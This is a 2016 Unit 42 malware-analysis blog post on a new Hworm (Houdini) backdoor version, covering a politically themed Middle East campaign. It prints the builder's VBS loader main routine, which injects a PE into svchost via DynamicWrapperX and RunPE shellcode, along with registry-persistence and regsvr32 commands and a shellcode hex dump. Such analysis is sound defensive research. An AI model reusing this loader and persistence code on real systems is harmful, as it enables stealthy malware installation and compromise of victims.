Houdini’s Magic Reappearance

By Anthony Kasza

Published: 2016-10-25 · Archived: 2026-04-06 01:12:49 UTC

Unit 42 has observed a new version of Hworm (or Houdini) being used within multiple attacks. This blog outlines technical details of this new Hworm version and documents an attack campaign making use of the backdoor. Of the samples used in this attack, the first we observed were June 2016, while as-of publication we were still seeing attacks as recently as mid-October, suggesting that this is likely an active, ongoing campaign.

Deconstructing the Threats:

The investigation into this malware began while searching through WildFire execution reports within AutoFocus. Looking for newly submitted malicious samples with no family label, a unique mutex surfaced, “RCSTEST”. Pivoting around the creation of this mutex, as well as other dynamic behaviors, a group of samples slowly began to emerge. The group of samples has common delivery mechanisms, lures and decoy file themes, payloads (Hworm), as well as control infrastructure.

Samples from this attack came in the form of SFX files. The original filenames of these delivery files are related to political figures and groups in the Middle East and the Mediterranean. They include:

Mohamed Dahlan Abu Dhabi Meeting.exe
فضيحة من العيار الثقيل اردوغان يشرب الخمر.exe
صراعات داخلية في صفوف الاخوان المسلمين.exe
عملية اغتيال الدكتور محمد كمال.scr
الملك عبد الله يهدد دول الخليج ويتوعد دحلان.exe
بالفيديو امير سعودي يهين مواطنين على الهواء.scr

When executed each SFX file opens a decoy document, video, or URL, and eventually executes an Hworm payload in the background. The decoy files are similarly themed when compared to the above delivery file names. Figure 1 shows a screenshot from a video one sample opens as a decoy.



Figure 1 Decoy video

Another sample displays a YouTube video by dropping a .url shortcut and opening it using the system's default web browser. Figure 2 illustrates the .url file contents:

```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,11
[InternetShortcut]
URL=https://www.youtube.com/watch?v=xE0yaK7HWc0
IDList=
```

Figure 2 .url file

When the .url file is opened, the above YouTube video is displayed as a decoy. It is unclear at this time if the uploader of this video has any relation to this particular attack

Besides decoys, the samples also execute Hworm payloads, all of which are packed. Each Hworm payload created a unique mutex (while some SFX files delivered the same Hworm payload). All of the samples beaconed to one of three network locations as shown in Figure 3:



Figure 3 C2 Infrastructure

While prior reports on Hworm have been published, we were unable to identify any report detailing this particular version of Hworm. Some previous versions would embed AutoIT scripts in resource sections of PE files while others would execute obfuscated VBS scripts. Some previous versions of the Hworm implant would embed data in the headers of HTTP requests or POST bodies as a method of command and control. Beacons of that HTTP protocol example are easily recognized by the use of '<|>' as a delimiter and the URI of the request. This new version of Hworm uses a mixed binary and ASCII protocol over TCP. Figure 4 is a packet capture of the protocol used by Hworm samples in this attack. It includes the string "new_houdini", the mutex used by the implant, the name of the user, the operating system version, the version of the implant, and the name of the foreground process:



Figure 4 Packet capture of new communications protocol

During the investigation of this malware a forum post on dev-point[.]com, an Arabic speaking technology and security forum, by a user with the handle “Houdini”, outlined plans for a rewrite of a backdoor in Delphi. This post occurred around July 2015.

Around October 2015, a password protected beta version of the builder used to create Delphi Hworm implants (a4c71f862757e3535b305a14ff9f268e6cf196b2e54b426f25fa65bf658a9242) was uploaded to VirusTotal. Unfortunately, the builder used to create the samples outlined in the above attack was not located. Unit 42 believes the samples used in the above attack are a version which were released after the beta.

Analyzing the Hworm Malcode:

Upon configuring and building a server, the builder prompts the user to save a VBS file and modifies a stub file to create the implant. The VBS file is used to load and inject the implant. It appears that the operators behind the above attack either chose to not use the VBS loader or the newer versions of the builder no longer produce a VBS script.

The VBS Loader:

The script contains three files encoded in base64. The first file is DynamicWrapperX (DCOM_DATA), the second file is the RunPE shellcode (LOADER_DATA), and the third file is the file which gets injected into host process (FILE_DATA). DynamicWrapperX provides access to all Windows APIs from a Visual Basic Script providing a wide range of functionality to this VBS script.

The configuration of the script is at the beginning of the file (Figure 5).



Figure 5 Script configuration section

In the above example, the script will use the registry as a startup method, it will drop itself into the system's %appdata% directory using the filename myhworm.exe and it will inject itself into svchost.exe.

As the script executes it first adds one of three startup methods which will execute the script on Windows startup:

```
1
2   Registry Run in HKCU
3   Path: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
4   EntryData Wscript.exe //b //e:vbscript <filepath>
5   /b Specifies batch mode, which does not display alerts, scripting errors, or
6   input prompts.
7   /e Specifies the engine that is used to run the script.
8   Define startup directory
9   Startup task (not implemented yet)
10
```

Following the installation of persistence, the script checks if the current environment is WOW64. If so, the script will execute:

```
1 %windir%\syswow64\wscript.exe /b /e:vbscript <filepath>
```

The script then drops DynamicWrapperX in the configured installation directory with file extension ".bin".

```
1 <installdir>\<filename>.bin
```

It will then register DynamicWrapperX:

```
1 regsvr32.exe /I /S <filename_dynamic_wrapperx>
```

Next, the script will load the registered object:

```
1 "set DCOM = CreateObject("DYNAMICWRAPPERX")"
```

It registers /load VirtualAlloc and CallWindowProcW as functions which can be directly called in the script using "dcom.VirtualAlloc <arguments>".

Using VirtualAlloc it will allocate new memory and copy RunPE shellcode (LOADER_DATA, loader.hex) and the to-be-injected binary (FILE_DATA) into memory.

Using CallWindowProcW the script will jump to the RunPE shellcode and the shellcode will inject the file (FILE_DATA) into the host process. The host process is by default svchost.exe but for .NET files injection can occur into the file:

```
1 %windir%\Microsoft.Net\Framework\v2.0.50727\msbuild.exe
```

Figure 6 shows the main routine of the script:

```
'=-=-=-=-= MYCODE =-=-=-=
START
FIX_WOW64

DCOM_NAME = SHELLOBJ.EXPANDENVIRONMENTSTRINGS (INSTALL_DIR) & "\" & FILE_NAME & ".BIN"
IF NOT IS_DOTNET THEN
   HOST_FILE = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%" & "\" & HOST_FILE)
ELSE
   HOST_FILE = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%")&"\MICROSOFT.NET\FRAMEWORK\V2.0.50727\MSBUILD.EXE"
END IF


WRITE_FILE DCOM_NAME,TEXTTOBINARY(DCOM_DATA, "BIN.BASE64")

DO
SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
WSCRIPT.SLEEP 1000
LOOP UNTIL ISOBJECT(DCOM)

DCOM.REGISTER "USER32.DLL", "CallWindowProcW",LCASE("I=PHULL"), LCASE("R=U")
DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")

LOADER_DATA = BASE64TOHEX (LOADER_DATA)
FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
    FILE_DATA(I) = BASE64TOHEX (FILE_DATA(I))
NEXT

LOADER_PTR = DCOM.VIRTUALALLOC (0,LEN(LOADER_DATA)/2,4096,64)
FOR I = 1 TO LEN (LOADER_DATA) STEP 2
CHAR = ASC(CHR("&H"&MID (LOADER_DATA,I,2)))
DCOM.NUMPUT EVAL(CHAR),LOADER_PTR,(I-1)/2
NEXT
COUNT = 0
PE_PTR = DCOM.VIRTUALALLOC (0,FILE_SIZE+1,4096,64)
FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
   FOR X = 1 TO LEN (FILE_DATA(I)) STEP 2
   CHAR = ASC(CHR("&H"&MID (FILE_DATA(I),X,2)))
   DCOM.NUMPUT EVAL(CHAR),PE_PTR,COUNT
   COUNT = COUNT + 1
   NEXT
NEXT
DCOM.CALLWINDOWPROCW LOADER_PTR,PE_PTR,DCOM.STRPTR (HOST_FILE),DCOM.STRPTR (COMMAND_LINE),0
```

Figure 6 Main routine

Figure 7shows a hex dump of LOADER_DATA (RunPE shellcode):

```
000008E0  FF FF FF FF 00 00 00 00 4C 6F 61 64 4C 69 62 72  ÿÿÿÿ....LoadLibr
000008F0  61 72 79 41 00 00 00 00 00 00 00 00 43 72 65 61  aryA........Crea
00000900  74 65 50 72 6F 63 65 73 73 57 00 00 00 00 00 00  teProcessW......
00000910  52 65 61 64 50 72 6F 63 65 73 73 4D 65 6D 6F 72  ReadProcessMemor
00000920  79 00 00 00 00 00 00 00 57 72 69 74 65 50 72 6F  y.......WritePro
00000930  63 65 73 73 4D 65 6D 6F 72 79 00 00 00 00 00 00  cessMemory......
00000940  47 65 74 54 68 72 65 61 64 43 6F 6E 74 65 78 74  GetThreadContext
00000950  00 00 00 00 00 00 00 00 53 65 74 54 68 72 65 61  ........SetThrea
00000960  64 43 6F 6E 74 65 78 74 00 00 00 00 00 00 00 00  dContext........
00000970  52 65 73 75 6D 65 54 68 72 65 61 64 00 00 00 00  ResumeThread....
00000980  00 00 00 00 56 69 72 74 75 61 6C 41 6C 6C 6F 63  ....VirtualAlloc
00000990  45 78 00 00 00 00 00 00 56 69 72 74 75 61 6C 41  Ex......VirtualA
000009A0  6C 6C 6F 63 00 00 00 00 00 00 00 00 56 69 72 74  lloc........Virt
000009B0  75 61 6C 46 72 65 65 00 00 00 00 00 54 65 72 6D  ualFree.....Term
000009C0  69 6E 61 74 65 50 72 6F 63 65 73 73 00 00 00 00  inateProcess....
000009D0  00 00 00 00 47 65 74 43 6F 6D 6D 61 6E 64 4C 69  ....GetCommandLi
000009E0  6E 65 57 00 6E 74 64 6C 6C 2E 64 6C 6C 00 00 00  neW.ntdll.dll...
000009F0  00 00 00 00 4E 74 55 6E 6D 61 70 56 69 65 77 4F  ....NtUnmapViewO
00000A00  66 53 65 63 74 69 6F 6E 00 00 00 00              fSection....
```

Figure 7 Hex dump of LOADER_DATA

Similarities in comments and coding styles between previous versions of the Hworm VBS script and the VBS script provided in this beta builder can be seen in Figure 1. Top is the VBS file from the HTTP version of Hworm, compared with the VBS script produced by the beta builder of Hworm (below).

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=

host = array ("host-address")
installdir = "w-dir"
lnkfile = "f-bool"
lnkfolder = "d-bool"


'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")

'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.ex
spliter = "<" & "|" & ">"
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
dns = 0
plugin = "h-plugin.exe"

'=-=-=-=-= code start =-=-=-=-=-=-=-=-=-=-=-=
on error resume next
```

```
'=-=-=-=-= CONFIG =-=-=-=
HOST_FILE = "system32\svchost.exe"
FILE_NAME = "111"
INSTALL_DIR = "%allusersprofile%"
START_UP_REG = false
START_UP_TASK = true
START_UP_FOLDER = false


COMMAND_LINE = ""
'=-=-=-=-= CONFIG =-=-=-=
ON ERROR  RESUME NEXT
'=-=-=-=-= GLOBAL =-=-=-=
SET FILESYSTEMOBJ = CREATEOBJECT ("SCRIPTING.FILESYSTEMOBJECT")
SET SHELLOBJ = WSCRIPT.CREATEOBJECT ("WSCRIPT.SHELL")
DIM I
'=-=-=-=-= GLOBAL =-=-=-=

'=-=-=-=-= CONSTO =-=-=-=
DCOM_DATA = _
"TVpsAAEAAAACAAAA//8AAAAAAAARAAAAQAAAAAAAAABXaW4zMiBQcm9ncmFtIQ0KJLQJugAB" & _
```

Figure 8 Similarities between HWorm versions

The Beta Server:

The main server which the builder produces is developed in Delphi and is not encrypted. Unit 42 has seen variants packed with VMProtect and ASPack. In some versions of the Delphi Hworm implants discovered (unpacked beta versions) the settings are stored in the resource section RCData\“CONFIG” and are in clear text (Figure 9).



Figure 9 Settings

Some versions also have an unfinished PE spreader in the resource section (a65fd78951590833904bd27783b1032b7cc575220a12c6d6f44cb09061999af3). The spreader will terminate all running processes named “sm?rtp.exe” and execute a VBS file using wscript.exe:

1	“wscript.exe /e:vbscript <current directory>\$RECYCLE.BIN\u vbs name here”.



Figure 10 Spreader

The server exports some unused functions (they all just have RET instruction). We have seen “wrom.exe” and “server.exe” used as the name in the export table (Figure 11).

